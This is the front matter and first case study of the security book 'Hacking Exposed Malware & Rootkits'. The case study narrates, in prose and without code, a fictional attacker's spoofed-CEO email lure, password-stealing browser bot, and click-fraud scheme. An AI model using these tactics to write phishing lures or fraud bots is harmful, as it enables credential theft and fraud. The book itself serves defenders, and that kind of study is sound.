

“A harrowing guide to where the bad guys hide, and how you can find them.”

—Dan Kaminsky, Director of Penetration Testing, IOActive

HARROWING

Malware & Rootkits

EXPOSED

TM

Malware & Rootkits Secrets & Solutions

Michael A. Davis Sean M. Bodmer Aaron LeMasters

Hacking Exposed™ Malware & Rootkits Reviews

“Accessible but not dumbed-down, this latest addition to the *Hacking Exposed* series is a stellar example of why this series remains one of the best-selling security franchises out there. System administrators and Average Joe computer users alike need to come to grips with the sophistication and stealth of modern malware, and this book calmly and clearly explains the threat.”

—Brian Krebs,
Reporter for *The Washington Post* and author of the *Security Fix Blog*

“A harrowing guide to where the bad guys hide, and how you can find them.”

—Dan Kaminsky,
Director of Penetration Testing, IOActive, Inc.

“The authors tackle malware, a deep and diverse issue in computer security, with common terms and relevant examples. Malware is a cold deadly tool in hacking; the authors address it openly, showing its capabilities with direct technical insight. The result is a good read that moves quickly, filling in the gaps even for the knowledgeable reader.”

—Christopher Jordan,
VP, Threat Intelligence, McAfee; Principal Investigator to DHS Botnet Research

“Remember the end-of-semester review sessions where the instructor would go over everything from the whole term in just enough detail so you would understand all the key points, but also leave you with enough references to dig deeper where you wanted? *Hacking Exposed Malware & Rootkits* resembles this! A top-notch reference for novices and security professionals alike, this book provides just enough detail to explain the topics being presented, but not too much to dissuade those new to security.”

—LTC Ron Dodge,
U.S. Army

“*Hacking Exposed Malware & Rootkits* provides unique insights into the techniques behind malware and rootkits. If you are responsible for security, you must read this book!”

—Matt Conover,
Senior Principal Software Engineer, Symantec Research Labs

This page intentionally left blank

HACKING EXPOSED™

MALWARE & ROOTKITS:

MALWARE & ROOTKITS

SECURITY SECRETS &

SOLUTIONS

MICHAEL DAVIS
SEAN BODMER
AARON LEMASTERS



New York Chicago San Francisco
Lisbon London Madrid Mexico City
Milan New Delhi San Juan
Seoul Singapore Sydney Toronto

Copyright © 2010 by The McGraw-Hill Companies. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

ISBN: 978-0-07-159119-5

MHID: 0-07-159119-2

The material in this eBook also appears in the print version of this title: ISBN: 978-0-07-159118-8, MHID: 0-07-159118-4.

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. To contact a representative please e-mail us at bulksales@mcgraw-hill.com.

Information has been obtained by McGraw-Hill from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw-Hill, or others, McGraw-Hill does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

TERMS OF USE

This is a copyrighted work and The McGraw-Hill Companies, Inc. ("McGraw-Hill") and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED "AS IS." MCGRAW-HILL AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

I would like to dedicate this book to my family, especially my grandfather Richard Mason, who has shown me that true leaders have faith and touch the hearts of others before they ask for a hand.

—Michael A. Davis

I would like to dedicate this book to my wife Emily and our two children Elizabeth and Ryan and my grandparents Mathew and Brenda Karnes—without their support I would not be here today.

—Sean Bodmer

For my parents Earl and Sudie, who have supported and encouraged me all my life despite the odds, and for my wife Justina.

—Aaron LeMasters

ABOUT THE AUTHORS

Michael A. Davis



Michael A. Davis is CEO of Savid Technologies, Inc., a national technology and security consulting firm. Michael is well-known in the open source security industry due to his porting of security tools to the Windows platforms, including tools like snort, ngrep, dsniiff, and honeyd. As a member of the HoneyNet Project, he works to develop data and network control mechanisms for Windows-based honeynets. Michael is also the developer of sebek for Windows, a kernel-based data collection and monitoring tool for honeynets. Michael previously worked at McAfee, Inc., a leader in antivirus protection and vulnerability management, as Senior Manager of Global Threats, where he led a team of researchers investigating confidential and cutting-edge security research. Prior to being at McAfee, Michael worked at Foundstone.

Sean M. Bodmer, CISSP, CEH



Sean M. Bodmer is Director of Government Programs at Savid Corporation, Inc. Sean is an active honeynet researcher, specializing in the analysis of signatures, patterns, and the behavior of malware and attackers. Most notably, he has spent several years leading the operations and analysis of advanced intrusion detection systems (honeynets) where the motives and intent of attackers and their tools can be captured and analyzed in order to generate actionable intelligence to further protect customer networks. Sean has worked in various systems security engineering roles for various federal government entities and private corporations over the past decade in the Washington D.C. metropolitan area. Sean has lectured across the United States at industry conferences such as DEFCON, PhreakNIC, DC3, NW3C, Carnegie Mellon CERT, and the Pentagon Security Forum, covering aspects of attacks and attacker assessment profiling to help identify the true motivations and intent behind cyber attacks.

Aaron LeMasters, CISSP, GCIH, CSTP



Aaron LeMasters (M.S., George Washington University) is a security researcher specializing in computer forensics, malware analysis, and vulnerability research. The first five years of his career were spent defending the undefendable DoD networks, and he is now a senior software engineer at Raytheon SI. Aaron enjoys sharing his research at both larger security conferences such as Black Hat and smaller, regional hacker cons like Outerz0ne. He prefers to pacify his short attention span with advanced research and development issues related to Windows internals, system integrity, reverse engineering, and malware analysis. He is an enthusiastic prototypist and enjoys developing tools that complement his research interests. In his spare time, Aaron plays basketball, sketches, jams on his Epiphone Les Paul, and travels frequently to New York City with his wife.

About the Contributing Author

Jason Lord

Jason Lord is currently Chief Operating Officer of d3 Services, Ltd., a consulting firm providing cyber security solutions. Jason has been active in the information security field for the past 14 years, focusing on computer forensics, incident response, enterprise security, penetration testing, and malicious code analysis. During this time, Jason has responded to several hundred computer forensics and incident response cases globally. He is also an active member of the High Technology Crimes Investigation Association (HTCIA), InfraGard, and the International Systems Security Association (ISSA).

About the Technical Editor

Alexander Eisen is CEO of FormalTechnologies.com, an associate professor with the University of Advancing Technology, and, as a public servant, an enterprise architect for a DoD agency. Always an unconventional experimentalist, since 1999 he has played all sorts of roles—offensive and defensive, tactical and strategic—in the fields of penetration testing, enterprise incident response, forensics, RE, and security software evaluation—a career sparked by the award of an NSA-sponsored Information Assurance Fellowship for multidisciplinary research in Computer Science, Crypto, and Law. He has led over a dozen major red team and incident response efforts for the DoD and affiliated organizations, many of which have received widespread media coverage such as “Pentagon 1500 hacked.” As a core member of the National Cyber Initiative, he has researched large-scale enterprise incident response and software assurance methodologies. With certifications from the Defense Language Institute, Defense Cyber Crime Center Training Academy, (ISC)², and the Committee on National Security Systems, he is an active member of InfraGard, AFCEA, IEEE, and various federal advisory boards. He has spoken internationally on emerging security issues at many industry conferences such as Black Hat Japan and the Ukraine IT Festival and in closed venues such as the Pentagon, and has published in trade journals on topics of national infrastructure protection and IPv6. Through teaching InfoSec curriculum and supporting UAT’s NSA Center of Academic Excellence, his passion has grown toward leveraging the talent and resources of academia to explore pioneering socioeconomic technology topics. He enjoys recruiting and mentoring aspiring youth to jumpstart their careers via Scholarship for Service programs. By night, his right-brain explores visual arts, extreme sports, roasting coffee, and engineering binaural Hang drum music. His daily life is now sustained by the support of his lovely wife Marina. Codeword: BH”96mae3ajme2ie18m emsdmal2rhhbkkgppsjngcpaz24.

This page intentionally left blank

CONTENTS

Foreword	xv
Acknowledgments	xix
Introduction	xxi

Part I Malware

Case Study: Please Review This Before Our Quarterly Meeting	2
▼ 1 Method of Infection	7
This Security Stuff Might Actually Work	8
Decrease in Operating System Vulnerabilities	9
Perimeter Security	10
Why They Want Your Workstation	11
Intent Is Hard to Detect	12
It's a Business	13
Significant Malware Propagation Techniques	14
Social Engineering	15
File Execution	17
Modern Malware Propagation Techniques	21
StormWorm (Malware Sample: trojan.peacomm)	22
Metamorphism (Malware Sample: W32.Evol, W32.Simile)	24
Obfuscation	25
Dynamic Domain Name Services (Malware Sample: W32.Reattle.E@mm)	29
Fast Flux (Malware Sample: trojan.peacomm)	29
Malware Propagation Injection Vectors	31
Email	31
Malicious Websites	35
Phishing	37
Peer-To-Peer (P2P)	43
Worms	46

Samples from the Companion Website	47
Summary	48
▼ 2 Malware Functionality	49
What Malware Does Once It's Installed	50
Pop-Ups	50
Search Engine Redirection	54
Data Theft	62
Click Fraud	63
Identity Theft	65
Keylogging	69
Malware Behaviors	73
Identifying Installed Malware	76
Typical Install Locations	76
Installing on Local Drives	77
Modifying Timestamps	77
Affecting Processes	77
Disabling Services	78
Modifying the Windows Registry	79
Summary	79

Part II Rootkits

Case Study: The Invisible Rootkit That Steals Your Bank Account Data ...	82
Disk Access	83
Firewall Bypassing	83
Backdoor Communication	83
Intent	84
▼ 3 User-Mode Rootkits	85
Maintain Access	86
Network-Based Backdoors	87
Stealth: Conceal Existence	87
Types of Rootkits	88
Timeline	89
User-Mode Rootkits	89
What Are User-Mode Rootkits?	91
Background Technologies	92
Injection Techniques	94
Hooking Techniques	106
User-Mode Rootkit Examples	107
Summary	117

▼ 4	Kernel-Mode Rootkits	119
	Ground Level: x86 Architecture Basics	120
	Instruction Set Architectures and the Operating System	121
	Protection Rings	121
	Bridging the Rings	123
	Kernel Mode: The Digital Wild West	123
	The Target: Windows Kernel Components	124
	The Win32 Subsystem	124
	What Are These APIs Anyway?	126
	The Concierge: NTDLL.DLL	126
	Functionality by Committee: The Windows Executive (NTOSKRNL.EXE)	127
	The Windows Kernel (NTOSKRNL.EXE)	127
	Device Drivers	128
	The Windows Hardware Abstraction Layer (HAL)	128
	Kernel Driver Concepts	129
	Kernel-Mode Driver Architecture	129
	Gross Anatomy: A Skeleton Driver	131
	WDF, KMDF, and UMDF	132
	Kernel-Mode Rootkits	133
	What Are Kernel-Mode Rootkits?	133
	Challenges Faced by Kernel-Mode Rootkits	134
	Getting Loaded	134
	Gaining Execution	135
	Communicating with User Mode	135
	Remaining Stealthy and Persistent	136
	Methods and Techniques	136
	Kernel-Mode Rootkit Samples	156
	Klog by Clandestiny	156
	AFX by Aphex	160
	FU and FUTO by Jamie Butler, Peter Silberman, and C.H.A.O.S	162
	Shadow Walker by Sherri Sparks and Jamie Butler	164
	He4Hook by He4 Team	167
	Sebek by The HoneyNet Project	170
	Summary	171
	Summary of Countermeasures	171
▼ 5	Virtual Rootkits	173
	Overview of Virtual Machine Technology	174
	Types of Virtual Machines	174
	The Hypervisor	175
	Virtualization Strategies	178
	Virtual Memory Management	178
	Virtual Machine Isolation	179

Virtual Machine Rootkit Techniques	179
Rootkits in the Matrix: How Did We Get Here?!	179
What Is a Virtual Rootkit?	180
Types of Virtual Rootkits	181
Detecting the Virtual Environment	182
Escaping the Virtual Environment	189
Hijacking the Hypervisor	190
Virtual Rootkit Samples	191
Summary	198
▼ 6 The Future of Rootkits: If You Think It's Bad Now...	199
Increases in Complexity and Stealth	200
Custom Rootkits	207
Summary	208

Part III Prevention Technologies

Case Study: A Wolf in Sheep's Clothing	210
Rogue Software	210
Great Interface	213
They Work! Sometimes...	213
▼ 7 Antivirus	215
Now and Then: The Evolution of Antivirus Technology	216
The Virus Landscape	217
Definition of a Virus	218
Classification	218
Simple Viruses	220
Complex Viruses	222
Antivirus—Core Features and Techniques	224
Manual or “On-Demand” Scanning	224
Real-Time or “On-Access” Scanning	225
Signature-Based Detection	225
Anomaly/Heuristic-Based Detection	227
A Critical Look at the Role of Antivirus Technology	228
Where Antivirus Excels	228
Top Performers in the Antivirus Industry	229
Challenges for Antivirus	232
Antivirus Exposed: Is Your Antivirus Product a Rootkit?	238
Patching System Services at Runtime	239
Hiding Threads from User Mode	241
A Bug?	241
The Future of the Antivirus Industry	243
Fighting for Survival	243

	Death of an Industry?	244
	Possible Antivirus Replacement Technologies	245
	Summary and Countermeasures	247
▼ 8	Host Protection Systems	249
	Personal Firewall Capabilities	250
	McAfee	251
	Symantec	252
	Checkpoint	254
	Personal Firewall Limitations	255
	Pop-Up Blockers	258
	Internet Explorer	258
	Firefox	259
	Opera	259
	Safari	259
	Chrome	260
	Example Generic Pop-Up Blocker Code	261
	Summary	264
▼ 9	Host-Based Intrusion Prevention	267
	HIPS Architectures	268
	Growing Past Intrusion Detection	271
	Behavioral vs. Signature	272
	Behavioral Based	273
	Signature Based	274
	Anti-Detection Evasion Techniques	275
	How Do You Detect Intent?	279
	HIPS and the Future of Security	280
	Summary	281
▼ 10	Rootkit Detection	283
	The Rootkit Author's Paradox	284
	A Quick History	285
	Details on Detection Methods	288
	System Service Descriptor Table Hooking	288
	IRP Hooking	289
	Inline Hooking	290
	Interrupt Descriptor Table Hooks	290
	Direct Kernel Object Manipulation	290
	IAT Hooking	290
	Windows Anti-Rootkit Features	291
	Software-Based Rootkit Detection	292
	Live Detection vs. Offline Detection	293
	System Virginty Verifier	293
	IceSword and DarkSpy	295

	RootkitRevealer	297
	F-Secure's Blacklight	297
	Rootkit Unhooker	298
	GEMER	301
	Helios and Helios Lite	302
	McAfee Rootkit Detective	305
	Commercial Rootkit Detection Tools	306
	Offline Detection Using Memory Analysis: The Evolution of Memory Forensics	307
	Virtual Rootkit Detection	316
	Hardware-Based Rootkit Detection	316
	Summary	317
▼ 11	General Security Practices	319
	End-User Education	320
	Security Awareness Training Programs	320
	Defense in Depth	323
	System Hardening	324
	Automatic Updates	325
	Virtualization	325
	Baked-In Security (from the Beginning)	326
	Summary	327
▼	Appendix System Integrity Analysis: Building Your Own Rootkit Detector	329
	What Is System Integrity Analysis?	331
	The Two <i>Ps</i> of Integrity Analysis	333
	Pointer Validation: Detecting SSDT Hooks	335
	Patch/Detour Detection in the SSDT	340
	The Two <i>Ps</i> for Detecting IRP Hooks	353
	The Two <i>Ps</i> for Detecting IAT Hooks	358
	Our Third Technique: Detecting DKOM	358
	Sample Rootkit Detection Utility	366
▼	Index	367

FOREWORD

FOREWORD BY LANCE SPITZNER, PRESIDENT OF THE HONEYNET PROJECT

Malware. In my almost 15 years in information security, malware has become the most powerful tool in a cyber attacker's arsenal. From sniffing financial records and stealing keystrokes to peer-to-peer networks and auto updating functionality, malware has become the key component in almost all successful attacks. This has not always been true. I remember when I first started in information security in 1998, deploying my first honeypots. These allowed me to watch attackers break into and take over real computers. I learned firsthand their tools and techniques. Back in those days, attackers began their attack by manually scanning entire network blocks. Their goal was to build a list of IP addresses that they could access on the Internet. After spending days building this database, they would return, probing common ports on each computer they found, looking for known vulnerabilities such as vulnerable FTP servers or open Window file shares. Once these vulnerabilities were found, the attackers would return to exploit the system. This whole process of probing and exploiting could take anywhere from several hours to several weeks and required different tools for each stage in the process. Once exploited, the attacker would upload additional tools, each of which had a unique purpose and usually ran manually. For example, one tool would clear out the logs; another tool would secure the system; another tool would retrieve passwords or scan for other vulnerable systems. You could often judge just how advanced the attacker was by the number of mistakes he or she made in running different tools or executing system commands. It was a fun and interesting time, as you could watch and learn from attackers and identify them and their motivations. It almost felt as if you could make a personal connection with the very people breaking into your computers.

Fast forward to the present. Things are radically different nowadays. In the past, to attack and compromise a computer, almost every step involved manual interaction.

Today, almost all attacks are highly automated, using the most advanced tools and technology. In the past, you could watch and learn about threats, recording every step an attacker took. Today, the entire process is a highly calculated event that happens in mere seconds. There is no one to watch or learn from. Every step of the attack, from initial probe to compromise to data collection is now prepackaged into some of the most advanced technology we have ever seen—malware. These bundled tools enable attackers to compromise literally millions of systems around the world easily. When viruses were first released, they were simple tools that modified several files on the system and perhaps stole some documents or attempted to crack system passwords. Today malware has become extremely sophisticated and can read the victim's memory and infect boot sectors, BIOS, and kernel-based rootkits.

Even more amazing is malware's ability to create and maintain control of entire networks of compromised systems using botnets. These botnets are highly organized networks under the cyber criminals' control. Cyber criminals use them to harvest data and send out spam, attack other networks, or host phishing websites. Modern malware makes these botnets possible. To make things worse, cyber attackers take malware from around the world and constantly build upon and improve it. As I write this foreword, the world is recovering from one of the most advanced malware attacks ever seen, Conficker. Literally millions of computers were compromised and controlled by a highly organized team of criminals. The attacks were so successful that entire government organizations, including the United States Department of Defense, had to ban the use of mobile media to simply slow the spread. Conficker also introduced some of the most advanced functionality we have ever seen in malware, from using the latest in cryptographic technology to random domain name generation and autonomous peer-to-peer communications. Unfortunately, the threat is only getting worse. Antivirus companies are detecting literally thousands of new malware variants every day, and these numbers are only growing.

One of the biggest changes we have seen with malware is not just the technology, but the attackers behind the technology and their motivations for developing malware. Most of the attackers I originally monitored could be categorized as script kiddies, unskilled teenagers simply using tools copied from others. They launched attacks for their own amusement or to impress their friends. There was also a small select group who developed and used their own tools, but were often motivated by a sense of intellectual curiosity and the challenge of either testing their tools or compromising systems, or they wanted to make a name for themselves. The threat we face today is far different; it has become much more organized, efficient, and lethal.

Today, we face highly organized criminals who are focused on their return on investment (ROI). They have research and development teams who develop the most profitable attacks. Just like any business with its own profit centers, these criminals focus on efficiency and scales of economies, attempting to make as much money as possible on a global scale. In addition, these criminals have developed their own black market in malware. Just as with any other economy, you can find an entire black market where criminal organizations trade and sell the latest malware tools. Malware has even become a service. Criminals will develop customized malware for clients or rent malware as a

service—services that include support, updates, and even performance contracts. For example, criminals can develop customized malware guaranteed to bypass most antivirus programs or designed to exploit unknown vulnerabilities.

Nation-state entities are also developing the latest cyber warfare tools. These are entities with almost unlimited budgets and access to the most advanced minds and skills in the world. The malware they develop is designed to quietly infiltrate and take over other countries and gather as much intelligence as possible, as we've seen in recent attacks on U.S. government networks. Nation-state attacks using malware can also disrupt the cyber activities of other countries; for instance, consider the cyber distributed denial of service attacks on Georgia and Estonia, which were organized and launched by malware. Malware has become the common element in almost all attacks we see today. To defend your networks, regardless of who the attackers are, you must understand and defend against malware.

I was excited to see Michael Davis take the lead and coauthor this book on malware for Windows. I cannot think of a better and more qualified person. I have known Mike for almost ten years now, since he first joined the HoneyNet Project as one of our top researchers for Windows. Mike developed one of our most powerful data capture tools, *sebek*. *Sebek* is an advanced kernel Windows tool. In addition, Mike has extensive experience with malware and antivirus from his days at McAfee. He also has a great deal of experience working with and helping secure clients from around the world. He understands the challenges organizations face. He also sees firsthand how malware has become one of the greatest threats to organizations today.

Hacking Exposed Malware & Rootkits is an amazing resource. It is timely, focused, and what we need to better understand and defend against one of the greatest cyber threats we face. I cannot recommend this book enough.

—Lance Spitzner,
President of the HoneyNet Project

This page intentionally left blank

ACKNOWLEDGMENTS

I would like to thank Jane, our editor, for her diligent commitment to keeping us on track even though it may have seemed impossible at times. I would also like to acknowledge the great team of people at Savid Technologies who allowed me to take time off to focus on writing.

—Michael A. Davis

First and foremost, I need to thank my editor, Jane, who gave me so much positive feedback and constructive criticism, as this is my first publication. Without her, I would not have known which way was up at times. Also, my homie, Tj Egan, for helping kill mobs on Forgotten Coast (GO ALLIANCE) to relieve the stress when writing got tough. I also cannot finish without thanks to Zac Culbertson and the Cowboy Café for giving me a place to come and think while writing this book. There is no better place in Arlington, Virginia, for a g33k to eat, drink, and think when looking to relax away from the chaos that is Washington DC.

—Sean Bodmer

I would like to extend my gratitude and appreciation to our technical editor, Alex Eisen, without whom I would not be typing this acknowledgement. Thanks Alex (until next time). I also want to thank my editor and coauthors for making this opportunity a reality for me and sharing the suffering through countless hours of painful authoring woes. I would not be where I am today without the guidance of Dr. Ray Vaughn and other distinguished professors at my undergraduate alma mater, Mississippi State University. I would be remiss if I did not also mention the wealth of security researchers in the community—past, present, and future—who have made this industry what it is today and continue to redefine the boundaries of cyber security due to their passionate work.

—Aaron LeMasters

This page intentionally left blank

INTRODUCTION

THE INSIDER THREAT NO LONGER COMES FROM THE “INSIDE”

Every security conference and security study today is focused on getting enterprise security administrators and home users to understand the threat from the inside. Insider threats are growing and becoming more malicious. Theft for financial gain, IT sabotage, and business advantage are the three largest categories of insider attacks. Security experts say the user is causing the problem and the user is the threat. The experts are technically correct, but the actual user himself or herself is not always the true threat to an organization but rather the role or access that user has. If a secretary has enough user privileges to view the Accounting folder on the network file share, then so does the malware that infected her machine.

Today’s malware is taking over or emulating the insider role by bypassing external defenses, executing on machines, and running within the insider’s user account, enabling the malware to attack, control, and access the same resources as the insider. So in *Hacking Exposed Malware & Rootkits*, we focus on the capabilities and techniques used by malware in today’s world. Malware is the insider, and attackers want to maintain control of this insider role. Here, we focus on the protections that do and do not work in solving the malware threat and ultimately the insider threat. As the original *Hacking Exposed* books emphasize, whether you’re a home user or part of the security team for a Global 100 company, you must be vigilant. Keep a watchful eye on malware and you’ll be rewarded—personally and professionally. Do not let your machine become another zombie in the endless malware army.

Navigation

We have used the popular *Hacking Exposed* format for this book; every attack technique is highlighted in the margin like this:



This Is an Attack Icon

Making it easy to identify specific malware types and methodologies.

Every attack is countered with practical, relevant, field-tested workarounds, which have their own special icon:



This Is the Countermeasure Icon

Get right to fixing the problem and keeping the attackers out.

- Pay special attention to highlighted user input as bold text in the code listing.
- Every attack is accompanied by an updated Risk Rating derived from three components based on the authors' combined experience:

<i>Popularity:</i>	<i>The frequency of use in the wild against live targets, 1 being most rare, 10 being widely used</i>
<i>Simplicity:</i>	<i>The degree of skill necessary to execute the attack, 1 being a seasoned security programmer, 10 being little or no skill</i>
<i>Impact:</i>	<i>The potential damage caused by successful execution of the attack, 1 being revelation of trivial information about the target, 10 being superuser account compromise or equivalent</i>
<i>Risk Rating:</i>	<i>The preceding three values averaged to give the overall risk rating.</i>

ABOUT THE WEBSITE

Since malware and rootkits are being released all the time, you can find the latest tools and techniques on the *Hacking Exposed Malware & Rootkits* website at <http://www.malwarehackingexposed.com>. The website contains the code snippets and tools mentioned in the book as well as some never-before released tools discussed in the Appendix. We'll also keep a copy of all the tools mentioned in the book so you can download them even after the maintainer has stopped writing the tool.

PART I

MALWARE

CASE STUDY: PLEASE REVIEW THIS BEFORE OUR QUARTERLY MEETING

According to recent security studies from Symantec and GFI that were published in April 2009, customized and targeted spam and malware attacks are on the rise once again. Furthermore, the customization of code, due to the professionalization of the malware industry, has led to a lackluster prevention and detection rate by the security industry. Symantec detected nearly 1.66 million malicious code threats in 2008, up significantly from 2007. The number of new malicious code signatures grew by 265 percent during the same time period. As malware authors continue to develop code and ensure that it functions well in new environments, they will consistently tweak and tune their malware to make the most *Return on Investment (RoI)*. To top it off, Trojans make up nearly 70 percent of the top 50 malicious code samples because they are very effective at keeping and allowing remote access to a compromised machine at a later date. The marriage of the customized email techniques learned from phishing in combination with innovative ways to trick antivirus by creating new unique malicious code has made scenarios such as this one possible.

Tuesday 3:20 pm A fake but very realistic email is sent to the ten executives on the company's management team from what appears to be the CEO of a medium-sized manufacturing firm. The email is titled, "Please review this before our meeting," and it asks them to save the attachment and then rename the file extension from .zip to .exe and run the program. The program is a plug-in for the quarterly meeting happening that Friday and the plug-in is required for viewing video that will be presented. The CEO mentions in the message that the executives have to rename the attachment because the security of the mail server does not allow him to send executables.

The executives do as they are told and run the program. Those who would normally be suspicious see that their fellow coworkers received the same email so it must be legitimate. Also, with the email being sent late in the day, some don't receive it until almost 5 PM and they don't have time to verify with the CEO that he sent the email.

The attached file is actually a piece of malware that installs a keystroke logger on each machine. Who would create such a thing and what would their motive be? Let's meet our attacker.

Bob Fraudster, our attacker, is a programmer at a small local company. He primarily programs using web-based technologies such as ASP.NET and supports the marketing efforts of the company by producing dynamic web pages and web applications. Bob decides that he wants to make some extra money since his job just made him take a pay cut due to the recession. Bob goes to Google.com to research bots and botnets, as he heard they can generate tons of money for operators and he thought it might be a good way to make some extra cash. Over the course of the next month or so, he joins IRC, listens to others, and learns about the various online forums where he can purchase bot software to implement click fraud and create some revenue for himself. Through Bob's research, he knows that the majority of antivirus applications can detect precompiled bots so he wants to make sure he gets a copy of source code and compiles his own bot.

Bob specifically purchases a bot that communicates with his rented hosting server via SSL over HTTP, thereby reducing the chance that the outbound communications from his bots will be intercepted by security software. Since Bob is going to use SSL over HTTP, all of Bob's bot traffic will be encrypted and will go right through most content-filtering technology as well. Bob signs up as an Ad Syndicator with various search engines such as Google and MSN. As an Ad Syndicator, he'll display ads from the search engine's ad rotation programs like AdSense on his website and receive a small fee (pennies) for each click on an ad that is displayed on his website.

Bob uses some of the exploits he purchased with the bot in addition to some application-level vulnerabilities he purchased to compromise web servers around the world. Using standard web development tools, he modifies the HTML or PHP pages on the sites to load his ad syndication username and password so his ads are displayed instead of their own. Essentially, Bob has forced each website he has hacked into to syndicate and display ads that, when a user clicks them, will send money to him instead of the real website operators. This method of receiving money when a user clicks an advertisement on your website is called pay-per-click (PPC) advertising, and it is the root of all of Google's revenue.

Next, Bob packages up the malware using the armadillo packer so it looks like a new PowerPoint presentation from the company's CEO. He crafts a specific and custom email message that convinces the executives the attachment is legitimate and from the CEO. Now they just have to open it. Bob sends a copy of this presentation, which actually installs his bot, every 30 minutes or so to a variety of small businesses' email addresses he purchased. Since Bob had worked in marketing and implemented some email campaigns, he knows that he can purchase a list of email addresses rather easily from a company on the Internet. It is amazing how many email addresses are available for purchase on the Internet. Bob focuses his efforts on email addresses that look like they are for smaller businesses instead of corporate email addresses because he knows many enterprises use antivirus at their email gateways and he doesn't want to tip off any antivirus vendors about his bot.

Bob is smart and knows that many bots that communicate via IRC are becoming easier to detect so he purchases a bot that communicates with this privately rented server via SSL over HTTP. Using custom GET requests, the bot interacts by sending command and control messages with specific data to his web server, just like a normal browser interacts with any other website. Bob's bot communicates via HTTP so he doesn't have to worry about a firewall running on the machines he wants to infect, preventing his bot from accessing his rented web server since most firewalls allow outgoing traffic on port 443. Also, web content filtering isn't a worry for him since he is transferring data that looks innocent. Plus, when he wants to steal financial data from victims that watch the corporate PowerPoint presentation, he can just encrypt it and the web filtering will never see the data. Since he didn't release his bot using a mass propagation worm, the victim's antivirus won't detect it was installed either, as the anti-virus programs have no signatures for this bot.

Once installed, the bot runs instead of Internet Explorer as a Browser Helper Object (BHO), which gives the bot access to all of the company's normal HTTP traffic and all of the

functionality of Internet Explorer such as HTML parsing, window titles, and accessing the password fields of web pages. This is how Bob's bot will sniff the data being sent to the company's credit union and the various online banks. The bot starts to connect to Bob's master bot server and queries the server to receive its list of the compromised websites to connect to and start clicking advertisements.

Once the bot receives the list of links to visit, it saves the list and waits for the victim to use Internet Explorer normally. While the victim is browsing CNN.com to learn about the latest bank bailout, the bot goes to a site in its list of links to find an ad to click. The bot understands how the ad networks work so it uses the referrer of the site the victim is actually viewing (e.g., CNN.com) to make the click on the ad look legitimate. This fools the advertisement company's antifraud software. Once the bot clicks the ad and views the advertisement's landing page, it goes off to the next link in its list. The method the bot uses makes the logs in the advertising companies' servers look like a normal person viewed the advertisement, which reduces the potential that Bob's advertising account will be flagged as fraudulent and he will be caught.

In order to remain hidden and generate as much revenue for himself as possible, Bob set the bot to continue clicking advertisements in a very slow manner over the course of a couple weeks. This helps ensure the victims don't notice the extra load on their computers and that Bob's bot isn't caught for fraud.

Bob has successfully converted the company's workstations into the equivalent of an ATM, spitting out cash into a street while he holds a bag to catch the money.

Other stealth techniques Bob employs make sure that the search engines his hosted bot server uses to find real data don't detect his fraud either. To prevent detection, the bot uses a variety of search engines such as Google, Yahoo, AskJeeves, and so on, to implement its fraud. The more search engines it uses within the fraud scheme the more money Bob can make.

Bob needs to use the search engines because they are the conduit for the fraud. The ads clicked are from the advertisements placed on hacked websites that Bob broke into a few weeks ago. Of the ads the bot clicked on the compromised websites, only 10 percent are from Google and the rest are from other sources including other search engines. The bot implements a random click algorithm that clicks the ad link only half of the time just to make it even more undetectable by the search engine company.

Using the low and slow approach doesn't mean it will take long for Bob to start making money. For example, using just Google, let's assume Bob's stealth propagation (e.g., slowly spreads) malware infects 10,000 machines; each machine clicks a maximum of 20 ads and picks Google ads only 50 percent of the time for a total of 100,000 ads clicked. Let's also assume that Bob chooses to display ads that when clicked will generate revenue of \$0.50 per click. Using this approach, the attacker generates \$50,000 in revenue ($10,000 \times 20 \times 50\% \times \0.50). Not bad for a couple weeks worth of work.

Now that we understand Bob's motives and how he plans to attack, let's return to our factitious company and analyze how they are handling the malware outbreak. Since Bob wants to remain inconspicuous, the malware, once running, reports to a central server via SSL over HTTP and requests and sends copies of all username and passwords typed into websites by the company's employees. Because Bob built his bot using a BHO,

he'll capture passwords for sites whether or not they are SSL-encrypted. Websites including the employee credit union and online e-commerce vendors such as eBay and Amazon.com are logged and sent to Bob's rented server. Since the communication is happening over SSL via HTTP to Bob's rented website, which is not flagged as a bad site by the company's proxy, nothing is blocked.

Wednesday 8:00 am The malware propagates by sending itself to all the users in the corporate address book of the executives who received the same message from the CEO. It also starts infecting other machines by exploiting network vulnerabilities in the unpatched machines and machines that are running older versions of Microsoft Windows that IT hasn't had a chance to update yet. Why didn't the CIO approve the patch management product the network security team proposed to buy and implement last year?

